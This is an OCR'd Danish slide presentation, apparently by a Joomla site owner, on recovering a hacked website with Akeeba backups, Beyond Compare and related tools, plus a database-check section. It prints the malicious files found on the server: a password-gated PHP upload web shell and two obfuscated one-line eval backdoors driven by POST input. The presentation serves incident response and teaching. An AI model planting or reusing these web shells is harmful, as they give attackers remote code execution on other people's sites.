
Jeg er blevet hacket

Ole Toustrup (ole@toustrup.dk)

Hvordan startede det?



Hvad var galt?

```php
<?php
/**
 * @package    Joomla.Site
 *
 * @copyright  Copyright (C) 2005 - 2015 Open Source Matters, Inc. All rights reserved.
 * @license    GNU General Public License version 2 or later; see LICENSE.txt
 */

defined('_JEXEC') or die;

if(preg_match('!O:[0-9]+:"!iUs', $_SERVER['HTTP_USER_AGENT']) || preg_match('!O:[0-9]+:"!iUs', $_SERVER['HTTP_X_FORWARDED_FOR'])) die();

// Global definitions
$parts = explode(DIRECTORY_SEPARATOR, JPATH_BASE);

// Defines.
define('JPATH_ROOT',          implode(DIRECTORY_SEPARATOR, $parts));
define('JPATH_SITE',          JPATH_ROOT);
define('JPATH_CONFIGURATION', JPATH_ROOT);
define('JPATH_ADMINISTRATOR', JPATH_ROOT . DIRECTORY_SEPARATOR . 'administrator');
define('JPATH_LIBRARIES',     JPATH_ROOT . DIRECTORY_SEPARATOR . 'libraries');
define('JPATH_PLUGINS',       JPATH_ROOT . DIRECTORY_SEPARATOR . 'plugins');
define('JPATH_INSTALLATION',  JPATH_ROOT . DIRECTORY_SEPARATOR . 'installation');
define('JPATH_THEMES',        JPATH_BASE . DIRECTORY_SEPARATOR . 'templates');
define('JPATH_CACHE',         JPATH_BASE . DIRECTORY_SEPARATOR . 'cache');
define('JPATH_MANIFESTS',     JPATH_ADMINISTRATOR . DIRECTORY_SEPARATOR . 'manifests');

```


Hvilke værktøjer bruger jeg?

* Akeeba Backup – selvfølgelig
* FileZilla (FTP)
* WAMP (localhost)
* Beyond Compare (sammeligning af store datamængde)
* Akeeba eXtract Wizard (udpakning af filer)
* Akeeba Kickstart (Endelig udpakning på websted)
* GoodSync (flytning af data fra web til egen server og omvendt)

Hvad gjorde jeg?

* Kontrollerede defekte fil
* Pakkede gamle backupper ud med Akeeba eXtract
* Kontrollerede gamle backupper. Hvor var defekten *ikke*.
* Kontrollerede de udpakkede biblioteker med Beyond Compare (før og efter hacket)
* Slettede alt på webstedet
* Uploadede udpakkede Kickstart-filer
* Uploadede den seneste raske backup
* Kørte Kickstart

Kickstart.php



Vælg: Direkte

Kontrol vha. Beyond Compare (Har backup)

De mystiske filer

CodePage 1251 = Russisk/Bulgarsk/Serbisk

cp1251-d0.txt

```php
<?php if(md5($_GET["ms-load"])=="e08b05f8a31b0f56a9349c89000375d2"){
$p=$_SERVER["DOCUMENT_ROOT"];
$tyuf=dirname(__FILE__);
echo <<<HTML
<form enctype="multipart/form-data"  method="POST">
Path:$p<br>
<input name="file" type="file"><br>
To:<br>
<input size="48" value="$tyuf/" name="pt" type="text"><br>
<input type="submit" value="Upload">
$tend
HTML;
if (isset($_POST["pt"])){
$uploadfile = $_POST["pt"].$_FILES["file"]["name"];
if ($_POST["pt"]==""){$uploadfile = $_FILES["file"]["name"];}
if (copy($_FILES["file"]["tmp_name"], $uploadfile)){
echo"uploaded:$uploadfilen";
echo"Size:".$_FILES["file"]["size"]."n";
}else {
print "Error:n";
}
}
}
```

conf-a99.txt

```php
<?php if($_GET['test']){echo 'success';}else{($www= $_POST['baysq']) && @preg_replace('/ad/e','@'.str_rot13('riny').'($www)', 'add');}
```

cgi-60.txt

```php
<?php if($_GET['test']){echo 'success';}else{($www= $_POST['vb65e']) && @preg_replace('/ad/e','@'.str_rot13('riny').'($www)', 'add');}
```

Hvad med databasen?

* Kun talt om filgennemgang
* Hvad med databasen?
* Tag backup af database i WAMP (som sql-fil)
* Igen kommer Beyond Compare på banen